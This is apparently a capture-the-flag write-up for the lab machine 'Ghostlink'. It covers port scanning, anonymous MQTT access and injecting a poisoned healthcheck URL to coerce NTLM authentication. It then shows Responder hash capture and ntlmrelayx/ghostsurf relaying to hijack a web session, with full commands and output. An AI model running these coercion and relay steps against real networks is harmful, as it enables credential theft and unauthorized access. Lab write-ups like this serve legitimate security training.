[ writeup · case #001 ]
Ghostlink
A self-hosted Gogs instance (vulnerable to CVE-2025-8110, but it needs credentials) is coerced into authenticating to a rogue listener. Responder captures svc_canary's NTLMv2 — uncrackable — so instead an NTLM relay with ntlmrelayx -socks / ghostsurf hijacks the authenticated browser session…
Summary
Enumeration
Port Scan
rustscan --range 1-65535 -a <target> -- -APORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-title: Ghost Protocol Zero
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-08-28 18:11:54Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ghostlink.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.ghostlink.htb
| Subject Alternative Name: othername: [REDACTED:IP].[REDACTED:IP].1:<unsupported>, DNS:dc01.ghostlink.htb
| Issuer: commonName=ghostlink-GPZ-OP26-SECURE-CA/domainComponent=ghostlink
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T16:53:53
| Not valid after: 2027-03-03T16:53:53
| MD5: 67e4 aece a99f d27e 070c 64af 5223 d817
| SHA-1: 0aa4 7883 fb11 35ab a666 2a69 d6c1 735f 31b7 ea91
| SHA-256: 167c cfec 311e ffed a00f 4e30 f4c4 1489 a6e2 5674 262d 0f66 fa9a b8d3 24b5 9d8e
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ghostlink.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.ghostlink.htb
| Subject Alternative Name: othername: [REDACTED:IP].[REDACTED:IP].1:<unsupported>, DNS:dc01.ghostlink.htb
| Issuer: commonName=ghostlink-GPZ-OP26-SECURE-CA/domainComponent=ghostlink
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T16:53:53
| Not valid after: 2027-03-03T16:53:53
| MD5: 67e4 aece a99f d27e 070c 64af 5223 d817
| SHA-1: 0aa4 7883 fb11 35ab a666 2a69 d6c1 735f 31b7 ea91
| SHA-256: 167c cfec 311e ffed a00f 4e30 f4c4 1489 a6e2 5674 262d 0f66 fa9a b8d3 24b5 9d8e
1883/tcp  open  mqtt          syn-ack ttl 127
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/brokers/client_status/mqttui-4d93e587: {"status":"online", "username":"(null)", "ts":1787940784021,"proto_name":"MQTT","keepalive":60,"return_code":"0","proto_ver":4,"client_id":"mqttui-4d93e587","clean_start":1, "IPv4":"127.0.0.1"}
|     $SYS/brokers/client_status/mqttui-5b853f76: {"status":"offline", "username":"(null)","ts":1787940779808,"reason_code":"0","client_id":"mqttui-5b853f76","IPv4":"127.0.0.1"}
|_    $SYS/brokers/client_status/mqttui-dc1708af: {"status":"offline", "username":"(null)","ts":1787940781912,"reason_code":"0","client_id":"mqttui-dc1708af","IPv4":"127.0.0.1"}
2179/tcp open vmrdp? syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ghostlink.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.ghostlink.htb
| Subject Alternative Name: othername: [REDACTED:IP].[REDACTED:IP].1:<unsupported>, DNS:dc01.ghostlink.htb
| Issuer: commonName=ghostlink-GPZ-OP26-SECURE-CA/domainComponent=ghostlink
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T16:53:53
| Not valid after: 2027-03-03T16:53:53
| MD5: 67e4 aece a99f d27e 070c 64af 5223 d817
| SHA-1: 0aa4 7883 fb11 35ab a666 2a69 d6c1 735f 31b7 ea91
| SHA-256: 167c cfec 311e ffed a00f 4e30 f4c4 1489 a6e2 5674 262d 0f66 fa9a b8d3 24b5 9d8e
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ghostlink.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.ghostlink.htb
| Subject Alternative Name: othername: [REDACTED:IP].[REDACTED:IP].1:<unsupported>, DNS:dc01.ghostlink.htb
| Issuer: commonName=ghostlink-GPZ-OP26-SECURE-CA/domainComponent=ghostlink
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T16:53:53
| Not valid after: 2027-03-03T16:53:53
| MD5: 67e4 aece a99f d27e 070c 64af 5223 d817
| SHA-1: 0aa4 7883 fb11 35ab a666 2a69 d6c1 735f 31b7 ea91
| SHA-256: 167c cfec 311e ffed a00f 4e30 f4c4 1489 a6e2 5674 262d 0f66 fa9a b8d3 24b5 9d8e
|
|_ssl-date: TLS randomness does not represent time
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49685/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49686/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49908/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49952/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
51459/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2022 (88%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.99%E=4%D=8/28%OT=53%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=6A915F54%P=x86_64-pc-linux-gnu)
SEQ(SP=102%GCD=1%ISR=107%TI=I%II=I%SS=S%TS=A)
SEQ(SP=105%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=A)
OPS(O1=M542NW8ST11%O2=M542NW8ST11%O3=M542NW8NNT11%O4=M542NW8ST11%O5=M542NW8ST11%O6=M542ST11)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M542NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)
Uptime guess: 0.006 days (since Fri Aug 28 10:05:40 2026)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 10374/tcp): CLEAN (Timeout)
| Check 2 (port 19699/tcp): CLEAN (Timeout)
| Check 3 (port 57006/udp): CLEAN (Timeout)
| Check 4 (port 42269/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-08-28T18:13:02
|_ start_date: N/A
|_clock-skew: 7h59m59sFoothold
from the nmap scan above we can see that we have mqtt service open and exposed
MQTT is a lightweight publish/subscribe messaging protocol built for low-bandwidth, unreliable networks a client connects to a broker, publishes messages to named "topics," and other clients subscribed to that topic get pushed the message.
1883/tcp open mqtt syn-ack ttl 127
| mqtt-subscribe:
| Topics and their most recent payloads:
| $SYS/brokers/client_status/mqttui-4d93e587: {"status":"online", "username":"(null)", "ts":1787940784021,"proto_name":"MQTT","keepalive":60,"return_code":"0","proto_ver":4,"client_id":"mqttui-4d93e587","clean_start":1, "IPv4":"127.0.0.1"}
| $SYS/brokers/client_status/mqttui-5b853f76: {"status":"offline", "username":"(null)","ts":1787940779808,"reason_code":"0","client_id":"mqttui-5b853f76","IPv4":"127.0.0.1"}
|_ $SYS/brokers/client_status/mqttui-dc1708af: {"status":"offline", "username":"(null)","ts":1787940781912,"reason_code":"0","client_id":"mqttui-dc1708af","IPv4":"127.0.0.1"}
2so using mosquitto_sub we can connect and see the exchanged messages
❯ mosquitto_sub -h [REDACTED:IP] -t '#' -v -d
Client null sending CONNECT
Client (null) received CONNACK (0)
Client null sending SUBSCRIBE (Mid: 1, Topic: #, QoS: 0, Options: 0x00)
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/energy/grid/frequency', ... (117 bytes))
GhostProtocolZero/energy/grid/frequency {"timestamp":"2026-28-08-22:31:03","node":"node-3","telemetry":{"ip":"[REDACTED:IP]","loadPercent":64,"hz":211931289.9}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/identity/trust-provider/state', ... (126 bytes))
GhostProtocolZero/identity/trust-provider/state {"timestamp":"2026-28-08-22:31:03","node":"node-1","telemetry":{"ip":"[REDACTED:IP]","tokenValidation":"normal","authErrors":14}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/network/node/healthcheck', ... (169 bytes))
GhostProtocolZero/network/node/healthcheck {"timestamp":"2026-28-08-22:31:03","node":"node-2","telemetry":{"healthy":false,"url":"https://energy-grid.ghostlink.htb/canary","lastCheckSecAgo":29,"ip":"[REDACTED:IP]"}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/network/node/keepalive', ... (160 bytes))
GhostProtocolZero/network/node/keepalive {"timestamp":"2026-28-08-22:31:03","node":"node-2","telemetry":{"rttMs":41,"status":"alive","url":"https://energy-grid.ghostlink.htb/canary","ip":"[REDACTED:IP]"}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/space/satellite/timing-drift', ... (118 bytes))
GhostProtocolZero/space/satellite/timing-drift {"timestamp":"2026-28-08-22:31:03","node":"node-1","telemetry":{"driftNs":227,"ip":"[REDACTED:IP]","syncState":"locked"}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/telecom/core-routing/health', ... (133 bytes))
GhostProtocolZero/telecom/core-routing/health {"timestamp":"2026-28-08-22:31:03","node":"node-2","telemetry":{"ip":"[REDACTED:IP]","packetLoss":4355185410,"routeStability":"stable"}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/transport/logistics/status', ... (117 bytes))
GhostProtocolZero/transport/logistics/status {"timestamp":"2026-28-08-22:31:03","node":"node-1","telemetry":{"throughput":85,"anomaly":"delay","ip":"[REDACTED:IP]"}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/systems/node/domain/healthcheck', ... (156 bytes))
GhostProtocolZero/systems/node/domain/healthcheck {"timestamp":"2026-28-08-22:31:18","node":"node-4","telemetry":{"healthy":true,"url":"dc01.ghostlink.htb/healthcheck","latencyMs":182,"ip":"[REDACTED:IP]"}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/systems/node/repository/healthcheck', ... (194 bytes))
GhostProtocolZero/systems/node/repository/healthcheck {"timestamp":"2026-28-08-22:31:19","node":"node-5","telemetry":{"healthy":true,"url":"gpz-op26-toolkits.ghostlink.htb/healthcheck","lastCheckSecAgo":25,"responseCode":"200","ip":"[REDACTED:IP]"}}
Client null received PUBLISH (d0, q0, r1, m0, 'GhostProtocolZero/systems/node/secureshare/healthcheck', ... (192 bytes))
GhostProtocolZero/systems/node/secureshare/healthcheck {"timestamp":"2026-28-08-22:31:19","node":"node-6","telemetry":{"healthy":true,"url":"gpz-op26-secure.ghostlink.htb/healthcheck","lastCheckSecAgo":10,"responseCode":"200","ip":"[REDACTED:IP]"}}
we can see that there's some exposed subdomains
gpz-op26-toolkits.ghostlink.htb
gpz-op26-secure.ghostlink.htb
energy-grid.ghostlink.htb
looks like gpz-op26-secure.ghostlink.htb is secure
 (opens the full-size image)
let's check the other subdomains
the toolkit one is running
gogs which is a self hosted git service
 (opens the full-size image)
reading the source code we can find something interesting
<script src="[/js/gogs.js?v=[REDACTED:HASH]](view-source:http://gpz-op26-toolkits.ghostlink.htb/js/gogs.js?v=[REDACTED:HASH])"></script>looks like a js script for gogs with the version with a string of a git commit we can search using this format
https://github.com/{owner}/{repository}/commit/{commit_hash}now we got a confirmed version
 (opens the full-size image)
that version is vulnerable to CVE-2025-8110 it's an authenticated RCE but since we have no credentials it's basically pointless
so looks like we need more digging into the mqtt service
first let's read the topic
❯ mosquitto_sub -h ghostlink.htb -t "GhostProtocolZero/systems/node/secureshare/healthcheck"  -v -C 1
GhostProtocolZero/systems/node/secureshare/healthcheck {"timestamp":"2026-29-08-12:01:02","node":"node-6","telemetry":{"healthy":true,"url":"gpz-op26-secure.ghostlink.htb/healthcheck","lastCheckSecAgo":40,"responseCode":"200","ip":"[REDACTED:IP]"}}
then we're gonna try to modify the url and set a responder
sudo responder -I tun0 -vthen we publish a poisoned retained message for testing
mosquitto_pub -h ghostlink.htb -t "GhostProtocolZero/systems/node/secureshare/healthcheck" \
-r -m '{"timestamp":"2026-03-03-09:26:21","node":"node-6","telemetry":{"healthy":true,"url":"http://[REDACTED:IP]","lastCheckSecAgo":45,"responseCode":"200","ip":"[REDACTED:IP]"}}'it comes back after seconds but that hash is uncrackable
[HTTP] Sending NTLM authentication request to [REDACTED:IP]
[HTTP] GET request from: ::ffff:[REDACTED:IP]  URL: /
[HTTP] NTLMv2 Client   : [REDACTED:IP]
[HTTP] NTLMv2 Username : ghostlink\svc_canary
[HTTP] NTLMv2 Hash     : svc_canary::ghostlink:48a1496b42918e20:[REDACTED:HASH]:01010000000000007985EE7FEE37DD014C47F8703FC67A5D0000000002000800590030004700460001001E00570049004E002D0041004F0051004A00470032004C0045004E00470045000400140059003000470046002E004C004F00430041004C0003003400570049004E002D0041004F0051004A00470032004C0045004E00470045002E0059003000470046002E004C004F00430041004C000500140059003000470046002E004C004F00430041004C000800500050000000000000000000000000400000AF332C07752F07548838533977278E06D28D03918AFA948ADFD6BE88E8288E159EA6E0B56B1FC312F086641EDEA22BE27F255F4E3441AFE2B8AB0BC43190031D0A001000000000000000000000000000000000000900200048005400540050002F00310030002E00310030002E00310036002E00360032000000000000000000
now we'll try another test with ntlmrelayx because the difference that it that it can actually respond to the incoming traffic instead of just capturing and stopping
❯ impacket-ntlmrelayx -t http://gpz-op26-secure.ghostlink.htb --http-port 8888 --keep-relayingfirst we setup ntlmrelayx and then we trigger it same as before but this time we edit it to port 8888
❯ mosquitto_pub -h ghostlink.htb -t "GhostProtocolZero/systems/node/secureshare/healthcheck" \
  -r -m '{"timestamp":"2026-03-03-09:26:21","node":"node-6","telemetry":{"healthy":true,"url":"http://[REDACTED:IP]:8888","lastCheckSecAgo":45,"responseCode":"200","ip":"[REDACTED:IP]"}}'
and we can see we get the following response
[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /
[*] (HTTP): Client requested path: /
[*] (HTTP): Connection from [REDACTED:IP] controlled, attacking target http://gpz-op26-secure.ghostlink.htb
[*] (HTTP): Client requested path: /
[*] (HTTP): Client requested path: /
[*] (HTTP): Connection from [REDACTED:IP] controlled, attacking target http://gpz-op26-secure.ghostlink.htb
[*] (HTTP): Client requested path: /
[*] HTTP server returned error code 200, treating as a successful login
[*] (HTTP): Authenticating connection from GHOSTLINK/SVC_CANARY@[REDACTED:IP] against http://gpz-op26-secure.ghostlink.htb SUCCEED [1]
DEFAULT CASE
200 OK
b'<!DOCTYPE html>\n<html lang="en">\n\n<head>\n    <meta charset="utf-8" />\n    <meta name="viewport" content="width=device-width, initial-scale=1.0" />\n    <meta name="description" content="Ghost Protocol Zero - Secure File Sharing" />\n    <base href="/" />\n    <link rel="stylesheet" href="lib/bootstrap/dist/css/bootstrap.min.css" />\n    <link rel="stylesheet" href="app.css" />\n    <link rel="icon" type="image/x-icon" href="favicon.png" />\n    <title>Ghost Protocol Zero | Secure Operations Channel</title>\n</head>\n\n<body>\n    <nav
-socks tells ntlmrelayx to not just do a single one-shot relay attack (grab the auth, do one action, done) but to instead spin up a SOCKS proxy server
Without -socks: when the victim authenticates, ntlmrelayx uses that one authenticated session to do one thing (e.g. dump a page, run one command) and then the session is done.
With -socks: after a successful relay, ntlmrelayx holds that authenticated session open and exposes it as an entry in a local SOCKS proxy
[*] (HTTP): Client requested path: /
[*] (HTTP): Client requested path: /
[*] (HTTP): Connection from [REDACTED:IP] controlled, attacking target http://gpz-op26-secure.ghostlink.htb
[*] (HTTP): Client requested path: /
[*] HTTP server returned error code 200, treating as a successful login
[*] (HTTP): Authenticating connection from GHOSTLINK/SVC_CANARY@[REDACTED:IP] against http://gpz-op26-secure.ghostlink.htb SUCCEED [1]
[*] SOCKS: Adding HTTP://GHOSTLINK/[REDACTED:EMAIL](80) [1] to active SOCKS connection. Enjoy
ntlmrelayx could relay but with a lot of modification hence why we're gonna need a new tool for this step which is ghostsurf
make sure to on Line 52 of: ghostsurf/lib/relay/utils/config.py add:
self.remove_target = Falseand then we run it
❯ python3 ghostsurf.py -t http://gpz-op26-secure.ghostlink.htb -r -k --http-port 8888 --no-smb-server

  ,--,   .-. .-. .---.    .---.  _______  .---. .-. .-.,---.    ,---.
.' .'    | | | |/ .-. )  ( .-._)|__   __|( .-._)| | | || .-.\   | .-'
|  |  __ | `-' || | |(_)(_) \     )| |  (_) \   | | | || `-'/   | `-.
\  \ ( _)| .-. || | | | _  \ \   (_) |  _  \ \  | | | ||   (    | .-'
 \  `-) )| | |)|\ `-' /( `-'  )    | | ( `-'  ) | `-')|| |\ \   | |
 )\____/ /(  (_) )---'  `----'     `-'  `----'  `---(_)|_| \)\  )\|
(__)    (__)    (_)  NTLM relay browser session hijacking  (__)(__)

[*] Target: http://gpz-op26-secure.ghostlink.htb
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] HTTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] SOCKS proxy: 127.0.0.1:1080
[*] Kernel-mode auth workaround ENABLED
[*] Keep-relaying mode ENABLED (will reload targets after success)
[*] Setting up HTTP Server on port 8888
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
ghostsurf>  * Serving Flask app 'lib.relay.servers.socksserver'
 * Debug mode: off
and then either in burpsuite/caido or even froxy proxy on the browser we add the socks proxy (opens the full-size image)
then we can enter the website no login needed
